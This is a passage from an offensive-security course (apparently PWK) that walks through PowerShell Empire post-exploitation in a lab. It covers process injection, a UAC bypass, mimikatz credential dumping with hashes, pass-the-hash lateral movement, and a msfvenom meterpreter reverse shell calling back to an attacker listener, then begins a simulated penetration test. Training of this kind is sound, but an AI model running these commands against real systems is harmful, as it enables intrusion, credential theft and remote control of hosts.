Now, we can use the **interact** command followed by the agent name to interact with our agent and execute commands.

In this case, we will run **sysinfo** to retrieve information about the compromised host (Listing 831).

```
(Empire: agents) > interact S2Y5XW1L

(Empire: S2Y5XW1L) > sysinfo

(Empire: S2Y5XW1L) > sysinfo: 0|http://10.11.0.4:80|corp|offsec|CLIENT251|10.11.0.22|M
icrosoft Windows 10 Pro|False|powershell|2976|powershell|5

Listener:         http://10.11.0.4:80
Internal IP:    10.11.0.22
Username:         corp\offsec
Hostname:       CLIENT251
OS:               Microsoft Windows 10 Pro
```

```
High Integrity:   0
Process Name:     powershell
Process ID:       2976
Language:         powershell
Language Version: 5
...
```

Listing 831 - Executing the sysinfo command

Note that the command does not return immediately. This delay is caused by the *DefaultDelay* parameter, which is currently set to the default value of five seconds.

The **help** command (Listing 832) shows all available commands, such as **upload**, **download**, and **screenshot**, which are self-explanatory. In addition, we can use **shell** to execute a command and **spawn** to create an additional agent on the same host.

```
(Empire: S2Y5XW1L) > help

Agent Commands
==============
agents             Jump to the agents menu.
back               Go back a menu.
bypassuac          Runs BypassUAC, spawning a new high-integrity agent for a listener.
clear              Clear out agent tasking.
creds              Display/return credentials from the database.
download           Task an agent to download a file.
exit               Task agent to exit.
help               Displays the help menu or syntax for particular commands.
info               Display information about this agent
injectshellcode    Inject listener shellcode into a remote process. Ex. injectshellcode
jobs               Return jobs or kill a running job.
kill               Task an agent to kill a particular process name or ID.
killdate           Get or set an agent's killdate (01/01/2016).
list               Lists all active agents (or listeners).
listeners          Jump to the listeners menu.
lostlimit          Task an agent to change the limit on lost agent detection
main               Go back to the main menu.
mimikatz           Runs Invoke-Mimikatz on the client.
psinject           Inject a launcher into a remote process. Ex. psinject <listener> <pi
pth                Executes PTH for a CredID through Mimikatz.
rename             Rename the agent.
resource           Read and execute a list of Empire commands from a file.
revtoself          Uses credentials/tokens to revert token privileges.
sc                 Takes a screenshot, default is PNG. Giving a ratio means using JPEG.
scriptcmd          Execute a function in the currently imported PowerShell script.
scriptimport       Imports a PowerShell script and keeps it in memory in the agent.
searchmodule       Search Empire module names/descriptions.
shell              Task an agent to use a shell command.
sleep              Task an agent to 'sleep interval [jitter]'
spawn              Spawns a new Empire agent for the given listener name. Ex. spawn <li
steal_token        Uses credentials/tokens to impersonate a token for a given process I
sysinfo            Task an agent to get system information.
updateprofile      Update an agent connection profile.
upload             Task an agent to upload a file.
usemodule          Use an Empire PowerShell module.
workinghours       Get or set an agent's working hours (9:00-17:00).
```

```
(Empire: S2Y5XW1L) >
```

Listing 832 - Executing the help command

As with a meterpreter payload, Empire allows us to migrate our payload into a different process. We can do that by first using **ps** to view all running processes. Once we choose our target process, we'll migrate the payload with **psinject** command, including the name of the listener and the process id as our command arguments:

```
(Empire: S2Y5XW1L) > ps
ProcessName             PID Arch UserName    MemUsage
-----------             --- ---- --------    --------
Idle                      0 x86  N/A         0.00 MB
System                    4 x86  N/A         0.00 MB
........
explorer               3568 x86  corp\offsec 3.41 MB
svchost                3820 x86  corp\offsec 9.18 MB
........

(Empire: S2Y5XW1L) > psinject http 3568
[*] Tasked U9M3SBHG to run TASK_CMD_JOB
[*] Agent U9M3SBHG tasked with task ID 4
[*] Tasked agent U9M3SBHG to run module powershell/management/psinject
Job started: BCMWAV
[*] Agent U9M3SBHG returned results
[*] Sending POWERSHELL stager (stage 1) to 10.11.0.22
[*] New agent DWZ49BAP checked in
[+] Initial agent DWZ49BAP from 10.11.0.22 now active (Slack)
[*] Sending agent (stage 2) to DWZ49BAP at 10.11.0.22 //-->
(Empire: S2Y5XW1L) >
```

Listing 833 - Injecting into the explorer.exe process

It is important to note that, unlike the migration feature of the meterpreter payload, once the process migration is completed, the original Empire agent remains active and we must manually switch to the newly created agent as shown below:

```
(Empire: DWZ49BAP) > agents

[*] Active agents:

Name       Lang  Internal IP  Machine Name  Username     Process             Delay
---------  ----  -----------  ------------  ---------    -------             -----
S2Y5XW1L   ps    10.11.0.22   CLIENT251     corp\offsec  powershell/2976     5/0.0
DWZ49BAP   ps    10.11.0.22   CLIENT251     corp\offsec  explorer/3568       5/0.0

(Empire: agents) > interact DWZ49BAP
(Empire: DWZ49BAP) >
```

Listing 834 - Switching to the new agent

23.1.3.1 Exercises

Now that we've walked through the basic features of PowerShell Empire, try these exercises on your own to solidify your knowledge.

1. Install and start PowerShell Empire on your Kali system.

2. Create a PowerShell Empire listener on your Kali machine and execute a stager on your Windows 10 client.
3. Experiment with the PowerShell Empire agent and its basic functionality.

23.2 PowerShell Modules

The power of Empire agents lies in the various modules offered by the framework. We can list all available modules by running **`usemodule`** followed by a Space and double Tab.

```
(Empire: S2Y5XW1L) > usemodule
Display all 204 possibilities? (y or n)
code_execution/invoke_dllinjection
code_execution/invoke_metasploitpayload
code_execution/invoke_ntsd
code_execution/invoke_reflectivepeinjection
code_execution/invoke_shellcode
code_execution/invoke_shellcodemsil
collection/ChromeDump
collection/FoxDump
collection/USBKeylogger*
collection/WebcamRecorder
collection/browser_data
...
```

Listing 835 - Available modules in PowerShell Empire

The modules are divided into multiple categories but also include basic features such as keylogging, screenshots, and file downloads.

23.2.1 Situational Awareness

Let's take a look at a few modules to see what they consist of. We will target the dedicated Active Directory lab environment in this section.

To begin, let's explore the *situational_awareness* category. While there are many methods and commands for performing network enumeration, the primary focus of this category is on local client and Active Directory enumeration.

The Active Directory enumeration modules are found in the network sub-category with a prefix of PowerView. This is a reference to @harmj0y's original Veil-PowerView[724] project.

For example, we can use the get_user module and then issue the **info** command to display information about the module (Listing 836).

Pay close attention to the syntax in this example. To select a module from the "empire base prompt", we include the full path to the module. If we were not at this base prompt, we would prepend the module path with powershell/.

```
(Empire:2Y5XW1L) > usemodule situational_awareness/network/powerview/get_user

(powershell/situational_awareness/network/powerview/get_user) > info

              Name: Get-DomainUser
            Module: powershell/situational_awareness/network/powerview/get_user
       NeedsAdmin: False
        OpsecSafe: True
          Language: powershell
MinLanguageVersion: 2
        Background: True
   OutputExtension: None

Authors:
  @harmj0y

Description:
  Query information for a given user or users in the specified
  domain. Part of PowerView.

Comments:
  https://github.com/PowerShellMafia/PowerSploit/blob/dev/Reco
  n/

Options:

Name               Required    Value      Description
----               --------    -------    -----------
Domain             False                  The domain to use for the query,
                                          defaults to the current domain.
LDAPFilter         False                  Specifies an LDAP query string that is
                                          used to filter Active Directory objects.
ServerTimeLimit    False                  Specifies the maximum amount of time the
```

[724] (PowerShellEmpire, 2019), https://github.com/PowerShellEmpire/PowerTools

```
                                        server spends searching. Default of 120
                                        seconds.
FindOne             False               Only return one result object.
TrustedToAuth       False               Switch. Return computer objects that are
                                        trusted to authenticate for other
                                        principals.
PreauthNotRequired  False               Switch. Return user accounts with "Do
                                        not require Kerberos preauthentication"
                                        set.
Agent               True        S2Y5XW1L  Agent to run module on.
Server              False               Specifies an active directory server
                                        (domain controller) to bind to
...
```

Listing 836 - Get_User module information

Notice that the line breaks in this longer Empire command does not wrap correctly. This is only a display issue and does not affect our typed commands.

Let's take a look at the header section in the above listing. The *Name*, *Module*, and *Language* fields are self-explanatory.

If the *NeedsAdmin* field is set to "True", the script requires local Administrator permissions. If the *OpsecSafe* field is set to "True", the script will avoid leaving behind indicators of compromise, such as temporary disk files or new user accounts. This stealth-driven approach has a greater likelihood of evading endpoint protection mechanisms.

The *MinLanguageVersion* field describes the minimum version of PowerShell required to execute the script. This is especially relevant when working with Windows 7 or Windows Server 2008 R2 targets as they ship with PowerShell version 2.

Background tells us if the module executes in the background without visibility for the victim, while *OutputExtension* tells us the output format if the module returns output to a file.

There are several options in Listing 836. In this particular module, all options except *Agent* (which is already set) are optional and the module will work as-is, enumerating all users in the target Active Directory.

We could set any number of filtering options or **execute** the module as shown in Listing 837.

```
 > (powershell/situational_awareness/network/powerview/get_user) > execute
Job started: LP1URA

...
distinguishedname     : CN=Jeff_Admin,OU=Admins,OU=CorpUsers,DC=corp,DC=com
objectclass           : {top, person, organizationalPerson, user}
displayname           : Jeff_Admin
lastlogontimestamp    : 2/19/2019 8:15:57 PM
userprincipalname     : jeff_admin@corp.com
name                  : Jeff_Admin
objectsid             : S-1-5-21-3048852426-3234707088-723452474-1104
samaccountname        : jeff_admin
admincount            : 1
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
```

```
cn                    : Jeff_Admin
whenchanged           : 2/19/2019 7:15:57 PM
instancetype          : 4
usncreated            : 12613
objectguid            : 7bbdcd8c-e139-478c-86dd-abdef0f71d58
lastlogoff            : 1/1/1601 1:00:00 AM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=corp,DC=com
dscorepropagationdata : {2/19/2019 1:05:25 PM, 2/19/2019 12:56:22 PM, 1/1/1601 12:00:0
memberof              : CN=Domain Admins,CN=Users,DC=corp,DC=com
...
```

Listing 837 - Executing the module

In addition to the enumeration tools in the PowerView subcategory, the situational_awareness category also includes a wide variety of network and port scanners.

The *Bloodhound* module is especially noteworthy. It automates much of PowerView's functionality, collecting all computers, users, and groups in the domain as well as all currently logged-in users. The output is stored in CSV files suitable for use with the backend *BloodHound* application,[725] which uses graph theory[726] to highlight often-overlooked and highly complex attack paths in an Active Directory environment.

23.2.2 Credentials and Privilege Escalation

The *privesc* category contains privilege escalation modules. One of the more interesting modules in this group is *powerup/allchecks*.[727] It uses several techniques based on misconfigurations such as unquoted service paths, improper permissions on service executables, and much more.

```
(Empire: powershell/situational_awareness/network/powerview/get_user) > usemodule powe
rshell/privesc/powerup/allchecks

(Empire: powershell/privesc/powerup/allchecks) > execute
Job started: N459AD

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.
...
```

Listing 838 - Using the PowerUp allchecks module

The *bypassuac_fodhelper* module is quite useful if we have access to a local administrator account. Depending on the local Windows version, this module can bypass UAC and launch a high-integrity PowerShell Empire agent:

```
(Empire: S2Y5XW1L) > usemodule privesc/bypassuac_fodhelper

(Empire: powershell/privesc/bypassuac_fodhelper) > info
```

[725] (BloodHoundAD, 2019), https://github.com/BloodHoundAD/BloodHound

[726] (Andy Robbins, 2017), https://neo4j.com/blog/bloodhound-how-graphs-changed-the-way-hackers-attack/

[727] (PowerShellEmpire, 2019), https://www.powershellempire.com/?page_id=378

```
              Name: Invoke-FodHelperBypass
            Module: powershell/privesc/bypassuac_fodhelper
       NeedsAdmin: False
        OpsecSafe: False
          Language: powershell
MinLanguageVersion: 2
        Background: True
   OutputExtension: None

Authors:
  Petr Medonos

Description:
  Bypasses UAC by performing an registry modification for
  FodHelper (based on https://winscripting.blog/2017/05/12
  /first-entry-welcome-and-uac-bypass/)

Comments:
  https://winscripting.blog/2017/05/12/first-entry-welcome-
  and-uac-bypass/

Options:

Name       Required    Value           Description
----       --------    -------         -----------
Listener   True                        Listener to use.
UserAgent  False       default         User-agent string to use for the staging
                                       request (default, none, or other).
Proxy      False       default         Proxy to use for request (default, none,
                                       or other).
Agent      True        S2Y5XW1L        Agent to run module on.
ProxyCreds False       default         Proxy credentials
                                       ([domain\]username:password) to use for
                                       request (default, none, or other).

(Empire: powershell/privesc/bypassuac_fodhelper) > set Listener http

(Empire: powershell/privesc/bypassuac_fodhelper) > execute
[>] Module is not opsec safe, run? [y/N] y

(Empire: powershell/privesc/bypassuac_fodhelper) >
Job started: 4STVDU
[+] Initial agent K678VC13 from 10.11.0.22 now active (Slack)

(Empire: powershell/privesc/bypassuac_fodhelper) >
```

Listing 839 - Bypassing UAC using PowerShell Empire

Once we have a high-integrity session, we can perform actions that require local administrator or SYSTEM rights, such as executing mimikatz to dump cached credentials.

```
(Empire: agents) > interact K678VC13

(Empire: K678VC13) > usemodule credentials/
credential_injection*     mimikatz/extract_tickets  mimikatz/sam*
enum_cred_store           mimikatz/golden_ticket    mimikatz/silver_ticket
```

```
invoke_kerberoast          mimikatz/keys*             mimikatz/trust_keys*
mimikatz/cache*            mimikatz/logonpasswords*   powerdump*
mimikatz/certs*            mimikatz/lsadump*          sessiongopher
mimikatz/command*          mimikatz/mimitokens*       tokens
mimikatz/dcsync            mimikatz/pth*              vault_credential*
mimikatz/dcsync_hashdump   mimikatz/purge
```

Listing 840 - Mimikatz in PowerShell Empire

The *credentials* category in Listing 840 contains multiple mimikatz commands that have been ported into Empire. The commands marked with an asterisk require a high-integrity Empire agent.

Empire uses reflective DLL injection[728] to load the mimikatz library into the agent directly from memory.

Loading our malicious executable in this way minimizes the risk of detection since most EDR solutions only analyze files stored on the hard drive.

> *This method is custom-coded into the agent as Windows does not expose any official APIs (similar to LoadLibrary) that would allow us to achieve the same objective.*

Let's take a look at a high-integrity access module such as *logonpasswords*:

```
(Empire: K678VC13) > usemodule credentials/mimikatz/logonpasswords

(Empire: powershell/credentials/mimikatz/logonpasswords) > execute
Job started: NXK271

Hostname: client251.corp.com / S-1-5-21-3048852426-3234707088-723452474

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 244851 (00000000:0003bc73)
Session           : Interactive from 1
User Name         : offsec
Domain            : corp
Logon Server      : DC01
Logon Time        : 2/20/2019 10:36:32 PM
SID               : S-1-5-21-3048852426-3234707088-723452474-1103
    msv :
     [00000003] Primary
     * Username : offsec
     * Domain   : corp
     * NTLM     : e2b475c11da2a0748290d87aa966c327
     * SHA1     : 8c77f430e4ab8acb10ead387d64011c76400d26e
     * DPAPI    : c10c264a27b63c4e66728bbef4be8aab
    tspkg :
    wdigest :
     * Username : offsec
```

[728] (Stephen Fewer, 2013), https://github.com/stephenfewer/ReflectiveDLLInjection

```
     * Domain   : corp
     * Password : (null)
    kerberos :
     * Username : offsec
     * Domain   : CORP.COM
     * Password : (null)
    ssp :
    credman :
...
```

Listing 841 - Executing mimikatz from PowerShell Empire

This output is identical to mimikatz but the collected credentials are also written into the credential store, which can be enumerated with **creds**:

```
(Empire: K678VC13) > creds

Credentials:

CredID  CredType   Domain     UserName     Host        Password
------  --------   ------     --------     ----        --------
1       hash       corp.com   offsec       client251   e2b475c11da2a0748290d87aa966c32
2       hash       corp.com   CLIENT251$   client251   4d4ae0e7cb16d4cfe6a91412b3d80ed
```

Listing 842 - Credential store

We can also manually enter data into the credentials store with **creds add** as shown in Listing 843.

```
(Empire: K678VC13) > creds add corp.com jeff_admin Qwerty09!

Credentials:

CredID  CredType   Domain     UserName     Host        Password
------  --------   ------     --------     ----        --------
1       hash       corp.com   offsec       client251   e2b475c11da2a0748290d87aa966c32
2       hash       corp.com   CLIENT251$   client251   4d4ae0e7cb16d4cfe6a91412b3d80ed
3       plaintext  corp.com   jeff_admin               Qwerty09!
```

Listing 843 - Adding credentials into credential store

23.2.3 Lateral Movement

Once we gain valid user credentials, we can use them to log into additional systems until we reach our objective. This is known as lateral movement.

In our labs, the domain controller is located on an internal network, meaning we can not reach it from our Kali VM. To demonstrate the mechanics of lateral movement within Empire, we'll obtain another shell on the Windows 10 client in the context of a different user.

Although this example is simplified because of the single target VM, the mechanics of the process will be the same when moving to a different remote host in a real-world situation.

There are various vectors in the *lateral_movement* category that we can use to invoke an Empire agent on a remote host:

```
(Empire: K678VC13) > usemodule lateral_movement/technique
inveigh_relay           invoke_psremoting       invoke_wmi
invoke_dcom             invoke_smbexec          invoke_wmi_debugger
```



```
invoke_executemsbuild   invoke_sqloscmd         jenkins_script_console
invoke_psexec           invoke_sshcommand       new_gpo_immediate_task
```

Listing 844 - Lateral movement techniques

As an example we will try out the *invoke_smbexec* module, which requires several parameters.

We'll set *ComputerName* to the hostname of the Windows 10 client (client251) and set *Listener* to "http". We will also set the *Username*, *Domain*, and *Hash* parameters using the relevant data from the *jeff_admin* user account found in the previous section (Listing 843). This is configured in (Listing 845).

We can use either the set CredID command to specify the ID number of the entry from the credentials store or manually enter all the credentials. Note that in this case, the passwords for both Offsec and Jeff_admin coincide.

```
(Empire: K678VC13) > usemodule lateral_movement/invoke_smbexec

(Empire: powershell/lateral_movement/invoke_smbexec) > info

              Name: Invoke-SMBExec
            Module: powershell/lateral_movement/invoke_smbexec
        NeedsAdmin: False
         OpsecSafe: True
          Language: powershell
MinLanguageVersion: 2
        Background: False
   OutputExtension: None

...

Options:

Name         Required    Value         Description
----         --------    -------       -----------
CredID       False                     CredID from the store to use.
ComputerName True                      Host[s] to execute the stager on, comma
                                       separated.
Service      False                     Name of service to create and delete.
                                       Defaults to 20 char random.
ProxyCreds   False       default       Proxy credentials
                                       ([domain\]username:password) to use for
                                       request (default, none, or other).
Username     True                      Username.
Domain       False                     Domain.
Hash         True                      NTLM Hash in LM:NTLM or NTLM format.
Agent        True        K678VC13      Agent to run module on.
Listener     True                      Listener to use.
...

(Empire: powershell/lateral_movement/invoke_smbexec) > set ComputerName client251

(Empire: powershell/lateral_movement/invoke_smbexec) > set Listener http
```

```
(Empire: powershell/lateral_movement/invoke_smbexec) > set Username jeff_admin

(Empire: powershell/lateral_movement/invoke_smbexec) > set Hash e2b475c11da2a0748290d8
7aa966c327

(Empire: powershell/lateral_movement/invoke_smbexec) > set Domain corp.com

(Empire: powershell/lateral_movement/invoke_smbexec) > execute
Command executed with service CVTERKCMPMMECQLRWLKB on client251

[*] Sending POWERSHELL stager (stage 1) to 10.11.0.22
[*] New agent UXVZ2NC3 checked in
[+] Initial agent UXVZ2NC3 from 10.11.0.22 now active (Slack)
...
```

Listing 845 - Performing lateral movement with PowerShell Empire

Excellent! The agent was successfully deployed and we can now interact with it:

```
(Empire: K678VC13) > agents

[*] Active agents:

Name      Lang  Internal IP  Machine Name    Username      Process             Delay
--------- ----  -----------  ------------    ---------     -------             -----
S2Y5XW1L  ps    10.11.0.22   CLIENT251       corp\offsec   powershell/2976     5/0.0
DWZ49BAP  ps    10.11.0.22   CLIENT251       corp\offsec   explorer/3568       5/0.0
K678VC13  ps    10.11.0.22   CLIENT251       *corp\offsec  powershell/6236     5/0.0
UXVZ2NC3  ps    10.11.0.22   CLIENT251       *corp\SYSTEM  powershell/3912     5/0.0

(Empire: agents) > interact UXVZ2NC3
(Empire: UXVZ2NC3) >
```

Listing 846 - Listing and interacting with the new PowerShell Empire agent

23.3 Switching Between Empire and Metasploit

The Empire agent supports many features. However, there are often times when we need to use features that are only found in Metasploit. Since we can have both Empire and Metasploit shells on the same compromised host, this is actually quite easy.

> *In PowerShell Empire version 2.4, it was possible to use a meterpreter listener and the injectshellcode module to inject a meterpreter shellcode directly in memory from PowerShell. However, in the newest version (2.5) this code is unfortunately broken.*

If a PowerShell Empire agent is active on the host, we can use **msfvenom** to generate a meterpreter reverse shell as an executable.

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_http LHOST=10.11.0.4 LPORT=7777 -
f exe -o met.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
```

```
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 633 bytes
Final size of exe file: 73802 bytes
Saved as: met.exe
```

Listing 847 - Generating meterpreter payload

We then set up a Metasploit listener using the **multi/handler** module and the previously-chosen settings:

```
msf5 > use multi/handler

msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http

msf5 exploit(multi/handler) > set LPORT 7777
LPORT => 7777

msf5 exploit(multi/handler) > set LHOST 10.11.0.4
LHOST => 10.11.0.4

msf5 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://10.11.0.4:7777
```

Listing 848 - Metasploit listener to catch the reverse shell

Now we switch back to our PowerShell Empire shell and upload the executable:

```
Empire: S2Y5XW1L) > upload /home/kali/met.exe
[*] Tasked agent to upload met.exe, 72 KB
[*] Tasked S2Y5XW1L to run TASK_UPLOAD
[*] Agent S2Y5XW1L tasked with task ID 12
[*] Agent S2Y5XW1L returned results.
[*] Valid results returned by 10.11.0.22

Empire: S2Y5XW1L) > shell dir
[*] Tasked S2Y5XW1L to run TASK_SHELL
[*] Agent S2Y5XW1L tasked with task ID 3
[*] Agent S2Y5XW1L returned results.
Directory: C:\Users\offsec.corp\Downloads>


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/2/2019  11:24 AM          73802 met.exe

..Command execution completed.
[*] Valid results returned by 10.11.0.22
```

Listing 849 - Uploading the meterpreter executable

After uploading the executable, we issue the **dir** shell command (Listing 849) to reveal its location and execute it:

```
(Empire: S2Y5XW1L) > shell C:\Users\offsec.corp\Downloads>met.exe
[*] Tasked S2Y5XW1L to run TASK_SHELL
[*] Agent S2Y5XW1L tasked with task ID 5
```

```
[*] Agent S2Y5XW1L returned results.
..Command execution completed.
[*] Valid results returned by 10.11.0.22
```

Listing 850 - Executing the meterpreter executable

With the executable running, we'll switch back to our meterpreter listener and watch the incoming shell:

```
[*] Started HTTP reverse handler on http://10.11.0.4:7777
[*] http://10.11.0.4:7777 handling request from 10.11.0.22; Staging x86 payload (18082
[*] Meterpreter session 1 opened (10.11.0.4:7777 -> 10.11.0.22:50597)

meterpreter>
```

Listing 851 - Meterpreter callback

Reversing this process to connect to an Empire agent from an existing meterpreter session is also simple. We can create a launcher (.bat format) and use meterpreter to upload and execute it. First we'll create the launcher using Empire:

```
(Empire: listeners) > usestager windows/launcher_bat

(Empire: stager/windows/launcher_bat) > set Listener http

(Empire: stager/windows/launcher_bat) > execute

[*] Stager output written out to: /tmp/launcher.bat
```

Listing 852 - Creating the launcher

Then we can upload and execute it:

```
meterpreter > upload /tmp/launcher.bat
[*] uploading  : /tmp/launcher.bat -> launcher.bat
[*] Uploaded 4.69 KiB of 4.69 KiB (100.0%): /tmp/launcher.bat -> launcher.bat
[*] uploaded   : /tmp/launcher.bat -> launcher.bat

meterpreter > shell
Process 4644 created.
Channel 2 created.

C:\Users\offsec.corp\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9E6A-47F8

 Directory of C:\Users\offsec.corp\Downloads

09/19/2019  08:42 AM    <DIR>          .
09/19/2019  08:42 AM    <DIR>          ..
09/19/2019  08:42 AM             4,802 launcher.bat
               1 File(s)          4,802 bytes
               2 Dir(s)   2,022,359,040 bytes free

C:\Users\offsec.corp\Downloads>launcher.bat
launcher.bat
```

Listing 853 - Uploading and executing the launcher payload

Now we should receive an Empire agent from the compromised host:

```
(Empire: agents) > [+] Initial agent LEBYRW67 from 10.11.0.22 now active (Slack)
```

Listing 854 - Receiving the Empire agent callback

Using these techniques, we can take advantage of both frameworks on the same compromised host.

23.3.1.1 Exercises

1. Set up a PowerShell Empire listener and stager and obtain a working agent.
2. Perform enumeration on the domain using various modules.
3. Perform a remote desktop login with the account Jeff_Admin to ensure the credentials are cached on the Windows 10 client and then dump the credentials using PowerShell Empire.
4. Experiment with the different lateral movement modules.

23.4 Wrapping Up

In this module, we covered the basic syntax and functionality of PowerShell Empire, such as listeners, stagers, and agents. We also explored various modules to perform enumeration, obtain credentials, and perform lateral movement. Lastly, we looked at how PowerShell Empire and Metasploit can be used together.

24. Assembling the Pieces: Penetration Test Breakdown

Now that we have introduced all the individual pieces of a penetration test, it's time to put them together. In this module, we will conduct a simulated penetration test inspired by real-world findings.

Although our goal in this exercise is to obtain domain administrator access in the environment, it is important to note that this is not always the end goal of a penetration test. Our goal should be determined by the client's data infrastructure and business model. For example, if the client's main business is warehousing data, our goal would be to obtain those data. That is because a breach of this nature would cause the most significant impact to the client. In most cases, domain administrator access would help us accomplish that goal, but that is not always the case.

During this penetration test, we will be going back and forth between enumeration and exploitation. We will spend some time on the enumeration phase to ensure that the methodology we are using for exploitation is good. We will also review some mistakes that are easily made and discuss why obtaining root/admin on a target is not always necessary.

Our fictitious client has provided us an initial target named "sandbox.local" and has mentioned that a compromised domain administrator account would have the greatest impact on their business. The sandbox network is accessible via the lab VPN and has the network layout found in Figure 317.



Figure 317: Network Overview of Target

This domain is accessible via the PWK VPN but requires us to add an entry to our /etc/hosts file. First, we'll make a backup of the existing file by copying /etc/hosts *to* hosts.orig *in our home directory. Now we'll append an entry that will allow us to contact the domain via its DNS name by running* **sudo bash -c " echo '10.11.1.250 sandbox.local' >> /etc/hosts"***. With that set, we can continue.*

24.1 Public Network Enumeration

We will begin by conducting a scan of the external host resolvable through the DNS name sandbox.local. To do this, we will use Nmap with the following command:

```
kali@kali:~$ sudo nmap -sC -sS -p0-65535 sandbox.local
```

Listing 855 - Nmap command for initial discovery

The command in Listing 855 will use Nmap's default set of scripts (**-sC**), use a SYN scan for faster run time (**-sS**), scan all ports (**-p0-65535**), and only target the sandbox.local network.

The Nmap scan results can be found in Listing 856.

```
Nmap scan report for sandbox.local (10.11.1.250)
Host is up (0.00060s latency).
Not shown: 65534 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   2048 86:8f:89:36:79:2f:44:b2:61:18:a4:fb:d5:a1:f3:43 (RSA)
|   256 de:f3:84:f1:cd:f3:c8:9a:30:6d:60:e8:b1:1d:99:27 (ECDSA)
|_  256 14:6a:ba:77:e0:57:e5:0c:c0:cc:76:31:91:8d:dd:9f (ED25519)
80/tcp open  http
|_http-generator: WordPress 5.3
|_http-title: SandBox &#8211; See the future, Feel the shine
MAC Address: 00:50:56:8A:C8:51 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 111.66 seconds
```

Listing 856 - Nmap scan from initial discovery

Let's review the results of this scan. First, the Nmap scan revealed only two open ports: 22 and 80. Nmap fingerprinted the services as running a SSH service and HTTP service on the ports respectively. The Nmap default set of plugins also revealed the ssh-hostkeys.

The HTTP service is showing us that the running application might be WordPress 5.3. The risk exposed by the SSH service is typically a lot less than the one exposed by an HTTP service. Therefore, the HTTP service seems to be a better starting point to compromise the sandbox.local environment.

24.2 Targeting the Web Application

The first step we take is simply visiting the web application home page.



Figure 318: Visiting the Sandbox.local Webpage

The home page seems to be a fairly standard landing page for a company. The links in the navigation bar all point to anchors on the home page and there is a survey asking for feedback on the bottom left. There appears to be no other field for user-controlled input.

The Nmap scan indicated that the web page is running on WordPress 5.3, but to confirm that, further enumeration is required.

While the WordPress core itself has had its share of vulnerabilities, the WordPress developers are quick to patch them. However, themes and plugins are written by the community and many vulnerabilities are improperly patched or are simply never fixed at all.

This makes WordPress a great target for compromise.

24.2.1 Web Application Enumeration

Before we begin targeting WordPress specifically, let's do a basic directory brute force to discover any potential sensitive files and to confirm that the site is running WordPress. For this, we will use **dirb** as follows.

```
kali@kali:~$ dirb http://sandbox.local
```

Listing 857 - dirb scan of sandbox.local

While dirb has many flags and features that we could use, we are choosing to run a simple test. The output of our command can be found in Listing 858.

```
...
---- Scanning URL: http://sandbox.local/ ----
+ http://sandbox.local/index.php (CODE:301|SIZE:0)
+ http://sandbox.local/server-status (CODE:403|SIZE:278)
==> DIRECTORY: http://sandbox.local/wp-admin/
==> DIRECTORY: http://sandbox.local/wp-content/
==> DIRECTORY: http://sandbox.local/wp-includes/
